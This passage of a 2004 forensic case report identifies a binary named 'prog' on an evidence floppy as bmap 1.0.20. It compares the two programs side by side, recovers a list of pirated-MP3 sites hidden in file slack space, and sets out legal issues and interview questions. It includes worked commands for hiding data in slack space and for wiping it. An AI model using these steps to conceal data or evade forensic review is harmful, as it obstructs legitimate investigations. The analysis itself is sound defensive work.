Installing prog/bmap by compilation of the source code using “make install” with root privileges by default deposits the binary in /usr/local/bin/bmap and the man page at /usr/local/man/man1/bmap. These two locations can be examined for both of prog and bmap in an attempt to discover the presence of the application.

It is uncertain that anyone intending to use the application for covert storage of data would perform a default installation. Compiling the application with “make binaries” deposits the binary local to the directory where compilation took place. Local compilation would insure compatibility on the target system and make binaries would not install the executable in a location accessible to all users.

The application could also just be transferred from another host. The presence of prog on the evidence floppy suggests that this was the method of distribution that was implemented

Program Identification

The Key Findings: Program Identification

Having the same md5sum is evidence that two programs are identical. Having differing md5sum's and file sizes is not evidence that two programs are meaningfully different. The prog application as demonstrated by its system calls, internal function calls and consistent output is equivalent to bmap.

The consistent operation, and the circumstantial evidence of the version number embedded in the applications, provide strong evidence that prog is a build of bmap 1.0.20.

Locating the Source Code on the Internet

As stated in section 1.2.1 we were able to locate the following strings of interest within the prog binary:

```
version
1.0.20 (07/15/03)
newt
use block-list knowledge to perform special operations on files
try '--help' for help.
```

Figure 0-55 Strings Output Part 2, revisited

The string “use block-list knowledge to perform special operations on files” is very distinctive and informational. It is probably the brief description for the executable. This makes it an excellent candidate as the terms for a web site search conducted on www.google.com.

Querying on the set of terms:

<http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=use+block-list+knowledge+to+perform+special+operations+on+files&btnG=Google+Search>

Yields 402 responses.

Refining the search by placing quotes around the terms, searching for the explicit string:

<http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&q=%22use+block-list+knowledge+to+perform+special+operations+on+files%22>

Yields 3 results.

The first two results are duplicates and the third result points to:

<http://www.osescape.com/apps/all/Administration/Administration.html>

The website references the application bmap with our search criteria as the description and 1.0.17 as the version number. An entry on the web page points to “more information.”³ via the link: http://www.osescape.com/apps/Appld_62.html.

³ Linux Escape. “Applications.” URL:

<http://www.osescape.com/apps/all/Administration/Administration.html> (9 Feb 2003).

The Linux kernel includes a powerful, filesystem independent mechanism for mapping logical files onto the sectors they occupy on disk. While this interface is nominally available to allow the kernel to efficiently retrieve disk pages for open files or running programs, an obscure user-space interface does exist. This is an interface which can be handily subverted (with bmap and friends) to perform a variety of functions interesting to the computer forensics community, the computer security community, and the high-performance computing community.

Homepage:

Download: <ftp://ftp.scyld.com/pub/bmap/bmap-1.0.17.tar.gz>

Author: Daniel Ridge newt@scyld.com

Version: 1.0.17

License: GPL

Source: Yes

Environment: Console

Status: Stable⁴

The author's email address conforms to the string "newt" identified within prog. Prog appears to be derivative of a more recent revision of bmap than the one reference (1.0.17 versus 1.0.20). The ftp link is not longer valid but now we have additional terms to apply to a search.

Using scyld.com and bmap as our search terms yields 34 results, <http://www.google.com/search?sourceid=navclient&ie=UTF-8&oe=UTF-8&q=scyld%2Ecom+bmap>, including the following: <http://cvs.lnx-bbc.org/cvs/gar/fs/bmap/Makefile?rev=1.9>, which references: ftp://ftp.scyld.com/pub/forensic_computing/bmap/.

Ftp.scyld.com contains tar gzip and tar bz2 archives of the source code for revisions 1.0.16 through 1.0.20 and gpg signature files for the same. Gpg signatures are similar in function to md5sum's in that they validate a file's integrity, at the same time they also validate the source of the file. Through the use of a public key, the signatory generates the signature associated to the file.

The ftp server also contains a directory of binary rpms for i386 architectures for versions 1.0.18-1 and 1.0.20-1 and a directory of src rpms for the same revisions.

Downloading and Compiling the Source Code

The next step is to download the source and compare functionality between prog and bmap to verify they are one in the same.

⁴ Linux Escape. "Bmap" linuxescape.com – Applications. URL: http://www.osescape.com/apps/Appld_62.html (9 Feb 2004).

For purposes of examining the bmap application I create /evidence/bmaptest on the RedHat-8 VMware instance. The source code and signature file are then downloaded to the system.

ftp://ftp.scyld.com/pub/forensic_computing/bmap/bmap-1.0.20.tar.gz
ftp://ftp.scyld.com/pub/forensic_computing/bmap/bmap-1.0.20.tar.gz.sig

We will also need the public key to verify the archive against the signature file. After brief exploration of the pub directory on ftp.scyld.com it is located at:
<ftp://ftp.scyld.com/pub/SCYLD-GPG-KEY>

The key must be imported to a local gpg “key ring”:

```
[root@localhost bmaptest]# gpg --import SCYLD-GPG-KEY
gpg: /root/.gnupg/trustdb.gpg: trustdb created
gpg: key 0D2D00AB: public key imported
gpg: Total number processed: 1
gpg:             imported: 1
```

Figure 0-56 Importing a gpg key

And then the file can be verified:

```
[root@localhost bmaptest]# gpg --verify bmap-1.0.20.tar.gz.sig bmap-
1.0.20.tar.gz
gpg: Signature made Mon 29 May 2000 10:25:53 PM EDT using DSA key ID
0D2D00AB
gpg: Good signature from "Scyld Computing (Software Signature Key)
<software@scyld.com>"
gpg: checking the trustdb
gpg: no ultimately trusted keys found
gpg: WARNING: This key is not certified with a trusted signature!
gpg:         There is no indication that the signature belongs to the
owner.
Fingerprint: 9615 36B8 35C4 B3F7 9DD5 A4D4 AC50 10F4 0D2D 00AB
```

Figure 0-57 Verifying the Authenticity of the bmap-1.0.20.tar.gz archive

While I can now be confident that I have a “good signature” and therefore the file as authored by Daniel Ridge, I still need to extract the archive and generate the bmap executable.

```
[root@localhost bmaptest]# tar -zxvf bmap-1.0.20.tar.gz
```

Figure 0-58 Extracting the bmap Source Code from the archive

Tar is the Unix archive utility. The “z” option tells tar that the target is compressed with gzip and will need to be processed by gunzip, the “x” option sets tar to extract the contents of the archive and the “f” option indicates the target is a file. The result is the /evidence/bmaptest/bmap-1.0.20 directory tree.

In `/evidence/bmaptest/bmap-1.0.20` we find the source code and the Makefile. The **make** command is used to manage its compilation and installation of a program. The Makefile is a reference for make that describes the dependencies between the source files and describes the relationships between the source, object and executable files.

An examination of the Makefile indicates that the default output binary is dynamically linked and compiled with symbols. By adding the “-static” and “-s” options to the LDFLAGS variable in the Makefile, the linker will link statically and strip the symbols from the application. After this change all that is required to produce the application is to execute “make install”.

```
[root@localhost bmap-1.0.20]# make install
(the output of the compilation has been snipped due to length and lack
of contribution to the overall analysis)
```

Figure 0-59 Compiling the bmap 1.0.20 executable

Comparison of file Characteristics

The resulting binary has the following characteristics:

```
[root@localhost bmap-1.0.20]# md5sum -b bmap
0e1b963cd0fbabf76894d4d80c614072 *bmap
[root@localhost bmap-1.0.20]# ls -al bmap
-rwxr-xr-x  1 root    root      526704 Feb  1 20:49 bmap
[root@localhost bmap-1.0.20]# file bmap
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked, stripped
```

Figure 0-60 File characteristics of bmap compiled on RedHat-8

I elected to follow the same procedures on my RedHat-9 VMware instance in order to have a second binary for comparison. The resulting binary had the following characteristics:

```
[root@localhost bmap-1.0.20]# md5sum -b bmap
8ccbbae9b2aecc6e2165587513cb0820 *bmap
[root@localhost bmap-1.0.20]# ls -al bmap
-rwxr-xr-x  1 root    root      546116 Feb  1 04:42 bmap
[root@localhost bmap-1.0.20]# file bmap
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked, stripped
```

Figure 0-61 File characteristics of bmap compiled on RedHat-9

The following reviews the characteristics of prog for comparison:

```
[root@localhost fl-160703-jp1]# md5sum -b prog
7b80d9aff486c6aa6aa3efa63cc56880 *prog
```



```
[root@localhost fl-160703-jp1]# ls -al /mnt/efloppy/prog
-rwxr-xr-x    1 502    502    487476 Jul 14  2003 /mnt/efloppy/prog
[root@localhost fl-160703-jp1]# file /mnt/efloppy/prog
/mnt/efloppy/prog: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), statically linked, stripped
```

Figure 0-62 File characteristics of prog

All three executables have differing md5sums. It is the case that ANY difference between the content of the files will yield variation in md5sum. The differing library versions that have been statically compiled into the executable could provide explanation for the difference between the RedHat-8 and RedHat-9 in md5sum and in file size. We have no information regarding the version of the libraries used to compile prog. Those libraries may also be different resulting in prog's differing file size and md5sum. Further examination of the files may yield other differences.

Checking the help statement for bmap yields the following:

```
[root@localhost bmap-1.0.20]# ./bmap
no filename. try '--help' for help.
[root@localhost bmap-1.0.20]# ./bmap --help
bmap:1.0.20 (02/01/04) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help    display options and exit
  man     generate man page and exit
  sgml    generate SGML invocation info

--mode VALUE
  where VALUE is one of:
  map     list sector numbers
  carve   extract a copy from the raw device
  slack   display data in slack space
  putslack place data into slack
  wipeslack wipe slack
  checkslack test for slack (returns 0 if file has slack)
  slackbytes print number of slack bytes available
  wipe    wipe the file from the raw device
  frag    display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)

--outfile <filename> write output to ...
--label useless bogus option
--name  useless bogus option
--verbose      be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
```

Figure 0-63 The bmap help and usage statement

The behavior of bmap when executed with no options is consistent with that of prog. As with prog the “—help” option generates a usage statement.

The first noticeable difference is not what is missing but what is present. Where the prog usage only had “newt” following the version and build date, bmap has the full email address “newt@scyld.com”. The applicable values for use with “—mode” also appear as verbose versions of the options available in prog. Where prog has an “m” option, bmap has a “map” option etc. There is still a one to one mapping for all available options between the two programs and identical formatting and comments with each option.

Demonstration of Identical Function

The evidence image was mounted with a constraint preventing execution of programs residing within it. The directory “/evidence/progtest” is established for the following analysis and a copy of prog placed within it such that it is not affected by the constraint.

The “/evidence/bmaptest” directory was established for conducting the bmap portion of the comparison.

First I generate test files to operate against, determine their md5sums and check their file sizes:

Prog	bmap
<pre>[root@localhost progtest]# cat > sampleA.txt These are the contents of sample A. [root@localhost progtest]# md5sum -b sampleA.txt d614af871d3c200d13d12ebe361e82ac *sampleA.txt [root@localhost progtest]# ls -al sampleA.txt -rw-r--r-- 1 root root 36 Feb 4 01:10 sampleA.txt</pre>	<pre>[root@localhost bmaptest]# cat > sampleB.txt This is the content of sample B. [root@localhost bmaptest]# md5sum -b sampleB.txt dac0ad6207563434e986b6faddb7a611 *sampleB.txt [root@localhost bmaptest]# ls -al sampleB.txt -rw-r--r-- 1 root root 33 Feb 4 19:52 sampleB.txt</pre>

Figure 0-64 Prog versus Bmap: File Characteristics

Next I examine the output from mapping of the files, checking for slack space contents and measuring the available slack space.

<pre>[root@localhost progtest]# ./prog -m sampleA.txt 60310728 60310729 60310730 60310731</pre>	<pre>[root@localhost bmaptest]# bmap --map sampleB.txt 61097264 61097265 61097266 61097267</pre>
---	--

60310732	61097268
60310733	61097269
60310734	61097270
60310735	61097271
[root@localhost progtest]# ./prog -chk sampleA.txt	[root@localhost bmaptest]# bmap --checkslack sampleB.txt
sampleA.txt does not have slack	sampleB.txt does not have slack
[root@localhost progtest]# ./prog -sb sampleA.txt	[root@localhost bmaptest]# bmap --slackbytes sampleB.txt
4060	4063

Figure 0-65 Prog versus Bmap: Sector Mapping

Both applications output the 8 sectors present in the block occupied by the file they are examining. They both report no current slack contents. They then report a positive number of bytes of available space. In either case the available space determined is 4096 (our block size) minus the number of stored characters within the file 36 for sampleA.txt and 33 for sampleB.txt.

The following is the respective strace results when sector mapping is performed. The parameters for each call have been cut to allow a ready comparison. The only difference is bmap performs one additional call to brk:

execve	execve
fcntl64	fcntl64
fcntl64	fcntl64
fcntl64	fcntl64
uname	uname
geteuid32	geteuid32
getuid32	getuid32
getegid32	getegid32
getgid32	getgid32
brk	brk
brk	brk
brk	brk
brk	brk
lstat64	lstat64
open	open
ioctl	ioctl
ioctl	ioctl
ioctl	ioctl
fstat64	fstat64
old_mmap	old_mmap
_llseek	_llseek
write	write
munmap	munmap
<i>The previous 5 commands repeat 7 times.</i>	<i>The previous 5 commands repeat 7 times.</i>
close	close
close	close
_exit	_exit

Figure 0-66 Prog versus Bmap: Sector Mapping Strace

Both prog and bmap have logging available at a tunable threshold. With logging turned on at the function entry and exit level prog and bmap demonstrate their common source:

<pre>[root@localhost progtest]# ./prog - -log-thresh entryexit -m sampleA.txt mft_getopt: enter m is a well-formed argument checking against doc examining a venum! checking against version checking against help checking against man checking against sgml checking against mode examining a venum! checking against m matched against an venum val checking against c checking against s checking against p checking against w checking against chk checking against sb checking against wipe checking against frag checking against checkfrag arg matches against mode process_match: enter checking against m matches against m process_match: exit mft_getopt: exit mft_getopt: enter argv[4] (sampleA.txt) is not an option examining a filename or url! examining a filename or url! mft_getopt: exit target filename: sampleA.txt target file block size: 4096 bmap_get_block_count: enter computed_block_count: 1 stat reports 8 blocks: 0 bmap_get_block_count: exit bmap_map_block: enter 60319088 60319089 60319090 60319091 60319092 60319093 60319094</pre>	<pre>[root@localhost bmaptest]# ./bmap - -log-thresh entryexit -map sampleB.txt mft_getopt: enter map is a well-formed argument checking against doc examining a venum! checking against version checking against help checking against man checking against sgml checking against mode examining a venum! checking against map matched against an venum val checking against carve checking against slack checking against putslack checking against wipslack checking against checkslack checking against slackbytes checking against wipe checking against frag checking against checkfrag arg matches against mode process_match: enter checking against map matches against map process_match: exit mft_getopt: exit mft_getopt: enter argv[4] (sampleB.txt) is not an option examining a filename or url! examining a filename or url! mft_getopt: exit target filename: sampleB.txt target file block size: 4096 bmap_get_block_count: enter computed_block_count: 1 stat reports 8 blocks: 0 bmap_get_block_count: exit bmap_map_block: enter 61097264 61097265 61097266 61097267 61097268 61097269 61097270</pre>
---	--

60319095

61097271

Figure 0-67 Prog versus Bmap: Sector Mapping --log-thresh entryexit

Next I generate new text files and insert them into the slack space of the existing test files.

<pre>[root@localhost progtest]# cat > slackA.txt These contents to be stored in the slack of sampleA.txt [root@localhost progtest]# cat slackA.txt ./prog -p sampleA.txt stuffing block 7538841 file size was: 36 slack size: 4060 block size: 4096</pre>	<pre>[root@localhost bmaptest]# cat > slackB.txt This content to be stored in the slack of sampleB.txt [root@localhost bmaptest]# cat slackB.txt bmap --putslack sampleB.txt stuffing block 7637158 file size was: 33 slack size: 4063 block size: 4096</pre>
--	--

Figure 0-68 Prog versus Bmap: Placing Data into Slack Space

As the placing of data into slack space is the central function of both prog and bmap I have included the following strace again demonstrating the identical operation of both applications. The parameters of the system calls have been clipped to make it easier to compare their sequence:

<pre>execve uname brk open open fstat64 old_mmap close open read fstat64 old_mmap mprotect old_mmap old_mmap close old_mmap munmap open fstat64 mmap2 close brk brk brk open fstat64 mmap2</pre>	<pre>execve uname brk open open open fstat64 old_mmap close open read fstat64 old_mmap mprotect old_mmap old_mmap close old_mmap munmap open fstat64 mmap2 close brk brk brk open fstat64 mmap2</pre>
--	---

<pre> read read close munmap open open fstat64 open fstat64 brk read write read close _exit stuffing block 7538841 file size was: 36 slack size: 4060 block size: 4096 </pre>	<pre> read read close munmap open open fstat64 open fstat64 brk read write read close _exit stuffing block 7637158 file size was: 33 slack size: 4063 block size: 4096 </pre>
---	---

Figure 0-69 Prog versus Bmap: Placing Data into Slack Space Strace

The output of both applications when logging is at the entry exit level again affirms their common source in this log of placing data into slack space:

<pre> [root@localhost progtest]# cat slackA.txt ./prog --log-thresh entryexit -p sampleA.txt mft_getopt: enter The initial option evaluation activity has been snipped for brevity. It is consistent with Figure 0-70 mft_getopt: exit mft_getopt: enter argv[4] (sampleA.txt) is not an option examining a filename or url! examining a filename or url! mft_getopt: exit target filename: sampleA.txt target file block size: 4096 bmap_raw_open: enter raw fd is 4 bmap_raw_open: exit bmap_get_block_count: enter computed_block_count: 1 stat reports 8 blocks: 0 bmap_get_block_count: exit bmap_map_block: enter stuffing block 7539886 file size was: 59 slack size: 4037 block size: 4096 </pre>	<pre> [root@localhost bmaptest]# cat slackB.txt bmap --log-thresh entryexit --putslack sampleB.txt mft_getopt: enter The initial option evaluation activity has been snipped for brevity. It is consistent with Figure 0-71 mft_getopt: exit mft_getopt: enter argv[4] (sampleB.txt) is not an option examining a filename or url! examining a filename or url! mft_getopt: exit target filename: sampleB.txt target file block size: 4096 bmap_raw_open: enter raw fd is 4 bmap_raw_open: exit bmap_get_block_count: enter computed_block_count: 1 stat reports 8 blocks: 0 bmap_get_block_count: exit bmap_map_block: enter stuffing block 7637158 file size was: 33 slack size: 4063 block size: 4096 </pre>
---	---

Figure 0-72 Prog versus Bmap: Placing Data into Slack Space --log-thresh entryexit

I then confirm that no changes have been registered by the operating system. Note that the content, the md5sums, the file sizes and the modify times are unchanged.

<pre>[root@localhost progtest]# cat sampleA.txt These are the contents of sample A. [root@localhost progtest]# md5sum - b sampleA.txt d614af871d3c200d13d12ebe361e82ac *sampleA.txt [root@localhost progtest]# ls -al sampleA.txt -rw-r--r-- 1 root root 36 Feb 4 01:10 sampleA.txt</pre>	<pre>[root@localhost bmaptest]# cat sampleB.txt This is the contents of sample B. [root@localhost bmaptest]# md5sum - b sampleB.txt dac0ad6207563434e986b6faddb7a611 *sampleB.txt [root@localhost bmaptest]# ls -al sampleB.txt -rw-r--r-- 1 root root 33 Feb 4 19:52 sampleB.txt</pre>
--	--

Figure 0-73 Prog versus Bmap: File Details after Data Inserted into Slack Space

Now I examine the contents of the slack space to see if the contents were actually stored. I also examine the slack of the corresponding file manipulated by the other binary. Prog and bmap are able to read the content stored by the other application.

<pre>[root@localhost progtest]# ./prog - s sampleA.txt getting from block 7538841 file size was: 36 slack size: 4060 block size: 4096 These contents to be stored in the slack of sampleA.txt</pre>	<pre>[root@localhost bmaptest]# bmap - slack sampleB.txt getting from block 7637158 file size was: 33 slack size: 4063 block size: 4096 This content to be stored in the slack of sampleB.txt</pre>
<pre>[root@localhost progtest]# ./prog - s ../bmaptest/sampleB.txt getting from block 7637158 file size was: 33 slack size: 4063 block size: 4096 This content to be stored in the slack of sampleB.txt</pre>	<pre>[root@localhost bmaptest]# bmap - slack ../progtest/sampleA.txt getting from block 7538841 file size was: 36 slack size: 4060 block size: 4096 These contents to be stored in the slack of sampleA.txt</pre>

Figure 0-74 Prog versus Bmap: Read Data from Slack Space and Interoperability

Finally I use the binaries to clean up the slack space of the test file originally used in conjunction with the other binary. I then examine that slack space for stored data. The slack space is empty in both cases.

<pre>[root@localhost progtest]# ./prog - w ../bmaptest/sampleB.txt stuffing block 7637158 file size was: 33 slack size: 4063</pre>	<pre>[root@localhost bmaptest]# bmap -- wipeslack ../progtest/sampleA.txt stuffing block 7538841 file size was: 36 slack size: 4060</pre>
--	---

block size: 4096 write error write error write error	block size: 4096 write error write error write error
---	---

Figure 0-75 Prog versus Bmap: Deleting the Contents of Slack Space

<pre>[root@localhost progtest]# cat slackA.txt ./prog --log-thresh entryexit -w ../bmaptest/sampleB.txt mft_getopt: enter The initial option evaluation activity has been snipped for brevity. It is consistent with Figure 0-76 mft_getopt: exit mft_getopt: enter argv[4] (sampleA.txt) is not an option examining a filename or url! examining a filename or url! mft_getopt: exit target filename: sampleA.txt target file block size: 4096 bmap_raw_open: enter raw fd is 4 bmap_raw_open: exit bmap_get_block_count: enter computed block count: 1 stat reports 8 blocks: 0 bmap_get_block_count: exit bmap_map_block: enter stuffing block 7637158 file size was: 33 slack size: 4063 block size: 4096 bogowipe: enter write error write error write error bogowipe: exit</pre>	<pre>[root@localhost bmaptest]# cat slackB.txt bmap --log-thresh entryexit --wipeslack ../progtest/sampleA.txt mft_getopt: enter The initial option evaluation activity has been snipped for brevity. It is consistent with Figure 0-77 mft_getopt: exit mft_getopt: enter argv[4] (sampleB.txt) is not an option examining a filename or url! examining a filename or url! mft_getopt: exit target filename: sampleB.txt target file block size: 4096 bmap_raw_open: enter raw fd is 4 bmap_raw_open: exit bmap_get_block_count: enter computed block count: 1 stat reports 8 blocks: 0 bmap_get_block_count: exit bmap_map_block: enter stuffing block 7539886 file size was: 59 slack size: 4037 block size: 4096 bogowipe: enter write error write error write error bogowipe: exit</pre>
--	---

Figure 0-78 Prog versus Bmap: Deleting the Contents of Slack Space --log-thresh entryexit

<pre>[root@localhost progtest]# ./prog - s sampleA.txt getting from block 7538841 file size was: 36 slack size: 4060 block size: 4096</pre>	<pre>[root@localhost bmaptest]# bmap - slack sampleB.txt getting from block 7637158 file size was: 33 slack size: 4063 block size: 4096</pre>
---	---

Figure 0-79 Prog versus Bmap: A Final Examination of Slack Space

The tests demonstrate the covert storage, retrieval and deletion capabilities of prog and bmap as well as the interoperability of the two applications. The consistent behavior, system calls and especially the identical internal function calls provide strong evidence that prog is a build of bmap.

The functions of the programs are not affected by the subtle changes to the command line arguments and the modifications to static textual output. To determine if prog is a build of specifically bmap version 1.0.20 would require an examination of the previous versions of bmap in order to be conclusive. It may be an build from an interoperable previous version.

© SANS Institute 2004, Author retains full rights.

Legal Implications

The execution of prog to conceal data in the slack space of the Sound-HOWTO.html.tar.gz file located in the Docs directory of the floppy does not violate any specific law if the scope of the assessment is limited to just the floppy.

When the scope of assessment is extended to the computer system the floppy was located in and any other organization systems it may have been used in conjunction with, it may constitute a violation of:

The United States Code, Title 18, Part 1, Chapter 47, Section 1030, Subsection a, Paragraph 4:

knowingly and with intent to defraud, accesses a protected computer without authorization, or exceeds authorized access, and by means of such conduct furthers the intended fraud and obtains anything of value, unless the object of the fraud and the thing obtained consists only of the use of the computer and the value of such use is not more than \$5,000 in any 1-year period;⁵

For this paragraph the computer is considered a protected computer under the defined use in interstate commerce:

The United States Code, Title 18, Part 1, Chapter 47, Section 1030 Subsection e, Paragraph 2(B)

the term "protected computer" means a computer - which is used in interstate or foreign commerce or communication, including a computer located outside the United States that is used in a manner that affects interstate or foreign commerce or communication of the United States⁶

Prog accesses a region of media not intended for use by the operating system of a computer. This could be considered exceeding the authorization granted to a user and could satisfy:

The United States Code, Title 18, Part 1, Chapter 47, Section 1030 Subsection e, Paragraph 6

⁵ Legal Information Institute. "US Code Collection, United States Code." Title 18, Part 1, Chapter 47, Section 1030, Subsection a, Paragraph 4, URL: <http://www4.law.cornell.edu/uscode/18/1030.html> (9 Feb 2003).

⁶ Legal Information Institute. "US Code Collection, United States Code." Title 18, Part 1, Chapter 47, Section 1030 Subsection e, Paragraph 2(B), URL: <http://www4.law.cornell.edu/uscode/18/1030.html> (9 Feb 2003).

the term "exceeds authorized access" means to access a computer with authorization and to use such access to obtain or alter information in the computer that the accesser is not entitled so to obtain or alter;⁷

The content stored was used in the illegal acquisition of items of value, copyrighted materials, defrauding the artist and record label of revenue. Coupled with exceeding privileges these two points together could be argued as a violation of the law.

Sentencing guidelines for a conviction are:

The United States Code, Title 18, Part 1, Chapter 47, Section 1030 Subsection c, Paragraph 3 (A)

a fine under this title or imprisonment for not more than five years, or both, in the case of an offense under subsection (a)(4) or (a)(7) of this section which does not occur after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and⁸

The United States Code, Title 18, Part 1, Chapter 47, Section 1030 Subsection c, Paragraph 3 (B)

a fine under this title or imprisonment for not more than ten years, or both, in the case of an offense under subsection (a)(4) (a)(5)(A)(iii), or (a)(7) of this section which occurs after a conviction for another offense under this section, or an attempt to commit an offense punishable under this subparagraph; and⁹

If the argument for prosecution on grounds Fraud and related activity in connection with computers were defeated there are no other laws I am aware of that would apply specifically to the use of the prog application.

Use of prog would violate my organizations acceptable use policy. Users are limited to use of authorized applications. Prog would not fall into this category.

Corporate systems are prohibited from used in personal business activities. Prog was used in context of an illegal business activity, the illegal distribution of copyrighted material.

⁷ Legal Information Institute. "US Code Collection, United States Code" Title 18, Part 1, Chapter 47, Section 1030 Subsection e, Paragraph 6, URL: <http://www4.law.cornell.edu/uscode/18/1030.html> (9 Feb 2003).

⁸ Legal Information Institute. "US Code Collection, United States Code" Title 18, Part 1, Chapter 47, Section 1030 Subsection c, Paragraph 3 (A), URL: <http://www4.law.cornell.edu/uscode/18/1030.html> (9 Feb 2003).

⁹ Legal Information Institute. "US Code Collection, United States Code" Title 18, Part 1, Chapter 47, Section 1030 Subsection c, Paragraph 3 (B), URL: <http://www4.law.cornell.edu/uscode/18/1030.html> (9 Feb 2003).

Interview Questions

The customer previously specified that an audit had determined that Mr. Price was using company resources to illegally distribute copyrighted material, that he had wiped his workstation prior to the deployment of investigators and that the evidence floppy, fl-160703-jp1, had been found in his workstation.

The primary goal of the interview questions is to prove that Mr. Price was in fact the party who installed and executed the prog binary. Mr. Price has already denied ownership of the floppy. While his cooperation is in doubt, the following questions presume he is both answering the questions and answering truthfully.

Establishing Capability and Interest

By asking this first set of questions I am trying to establish capability and interest in the subject matter.

Are you familiar with Linux?
Do you consider yourself a power user or a competent administrator?
Do you run Linux at home?
Do you listen to music on your home Linux machine?
What music file format?
Do you rip your own mp3s?
Have you ever managed to get DVDs to play on your home Linux machine?
Have you ever done anything advanced with Linux like patch your kernel or compile code?
Do you know what a file is? What about what a block is?
Do you know what slack space is?
Have you ever used bmap?

Establishing Familiarity with the Evidence

This second set of questions is intended to establish Mr. Price's knowledge of the documents on the floppy and the data that was located in the slack space of Sound-HOWTO-html.tar.gz in the Docs directory. The details of where these references came from can be found in section 1.8 Case Information.

Do you have a friend named Mike?
Are you familiar with the company CCNOU?
Have you downloaded music off the Internet?
Have you used any of the following download sites?

- www.fileshares.org/ ?

- www.convenience-city.net/main/pub/index.htm ?
- emmpeethrees.com/hidden/index.htm ?
- ripped.net/down/secret.htm ?

Seeking an Admission of Guilt

This third set of questions are direct and to the point having established the preceding information.

Did you store the list of music download sites in the slack space of the Sound-HOWTO-html.tar.gz file on the floppy?

Did you edit a copy of the bmap 1.0.20 source code and produce the prog executable?

Did you acquire the prog executable with the intent to hide your activity?

Have you been selling music you downloaded from the Internet?

Case Information

The Key Findings: Case Details

The following details determined from the contents of the floppy lead me to believe that John Price was using the organizations computing resources to distribute copyrighted material:

- The user with user id 502 owned all files on the floppy, with the exception of two temporary files and the lost+found.
- John Price denied ownership of the evidence floppy.
- John Price was found to be the author of a word document on the floppy that was owned by user 502.
- The floppy contained documentation on the production and distribution of mp3 files.
- A graphic of an Ebay error message was found on the floppy.
- The floppy contained images defining sectors and detailing their geography on a physical disk.
- An application was found on the floppy that permits the covert storage of data in the slack space of a file.
- A listing of mp3 sites was found, concealed in the slack space of one of the documentation files.
- An rpm for a utility that facilitates the transfer of data over a network was found on the floppy.

Detecting prog in use on a system

As discussed in Section 1.4.2 “Determining that prog has been used to manipulate a file system”, the best way to check to see if prog has been used is to use prog (or bmap) to check for data stored in slack space.

The results of examining the floppy for data stored in slack space yielded:

```
[root@localhost tmp]# ./slackchk.sh /mnt/efloppy/
Search for data stored in slack space of files
Usage: ./slackchk.sh [optional-path default is local dir]
requires: prog must be in the path

/mnt/efloppy/Docs/Sound-HOWTO-html.tar.gz contains /tmp/prog/b-mnt-efloppy-Docs-Sound-HOWTO-html.tar.gz: gzip compressed data, deflated,
original filename, `downloads', last modified: Mon Jul 14 06:43:52
2003, os: Unix

Resulting files stored in /tmp/prog with b prefix
/ replaced with - to represent path in output filenames
Summary of results stored in /tmp/prog/bmp.YYYY-MM-DD.out
```

Figure 0-80 slacksearch.sh examination of the Evidence Floppy, revisited

Data Stored In Slack Space on the Floppy

Examination the contents of Sound-HOWTO-html.tar.gz:

```
[root@localhost prog]# mv b-mnt-efloppy-Docs-Sound-HOWTO-html.tar.gz
downloads.gz
```

Extracted data is restored to its original filename.

The contents of the download.gz file are confirmed.

```
[root@localhost prog]# gunzip -l downloads.gz
      compressed      uncompressed  ratio uncompressed_name
          173             185   21.6% downloads
[root@localhost prog]# ls -al downloads.gz
-rwxr-xr-x  1 root    root          805 Feb  5 00:39 downloads.gz
[root@localhost prog]# gunzip downloads.gz
[root@localhost prog]# ls -al downloads
-rwxr-xr-x  1 root    root          185 Feb  5 00:39 downloads
```

The contents of download.gz are uncompressed.

```
[root@localhost prog]# cat downloads
Ripped MP3s - latest releases:
```

```
www.fileshares.org/
www.convenience-city.net/main/pub/index.htm
emmpeethrees.com/hidden/index.htm
ripped.net/down/secret.htm
```

The contents of the file are displayed.

NOT FOR DISTRIBUTION

Figure 0-81 Contents of the slack space of Sound-HOWTO-html.tar.gz

The examination of the content of the slack space of Sound-HOWTO-html.tar.gz from the Doc directory on the floppy was found to be a gzip compressed file, downloads.gz. Downloads contained a listing of sites whose names suggest files are available for download including mp3's.

The Floppy

Mr. Price has denied that the floppy belonged to him. Content on the floppy indicates that he is in fact the owner of the floppy.

MAC Time Timeline of the Floppy

The following is the full output of mac_daddy.pl as referenced in Section 1.2.3.3:

Jan 28 2003 10:56:00	19088	ma.	-rwxr-xr-x	502	502	/mnt/efloppy/John/sect-
num.gif						
	20680	ma.	-rwxr-xr-x	502	502	
/mnt/efloppy/John/sectors.gif						
Feb 03 2003 06:08:00	1024	m..	drwxr-xr-x	502	502	/mnt/efloppy/John
May 03 2003 06:10:00	1024	m..	drwxr-xr-x	502	502	/mnt/efloppy/May03
May 21 2003 06:09:00	29184	ma.	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/DVD-
Playing-HOWTO-html.tar						
	27430	ma.	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/Kernel-
HOWTO-html.tar.gz						
May 21 2003 06:12:00	32661	ma.	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/MP3-
HOWTO-html.tar.gz						
Jun 11 2003 09:09:00	29696	ma.	-rw-----	502	502	
/mnt/efloppy/Docs/Letter.doc						
Jul 14 2003 10:08:09	12288	m.c	drwx-----	root	root	/mnt/efloppy/lost+found
Jul 14 2003 10:11:50	26843	ma.	-rwxr-xr-x	502	502	/mnt/efloppy/Docs/Sound-
HOWTO-html.tar.gz						
Jul 14 2003 10:12:02	56950	ma.	-rwxr-xr-x	502	502	/mnt/efloppy/nc-1.10-
16.i386.rpm..rpm						
Jul 14 2003 10:12:48	13487	ma.	-rwxr-xr-x	502	502	
/mnt/efloppy/May03/ebay300.jpg						
Jul 14 2003 10:13:52	2592	m.c	-rw-r--r--	root	root	/mnt/efloppy/.~5456g.tmp
Jul 14 2003 10:22:36	1024	m..	drwxr-xr-x	502	502	/mnt/efloppy/Docs
Jul 14 2003 10:24:00	487476	m..	-rwxr-xr-x	502	502	/mnt/efloppy/prog
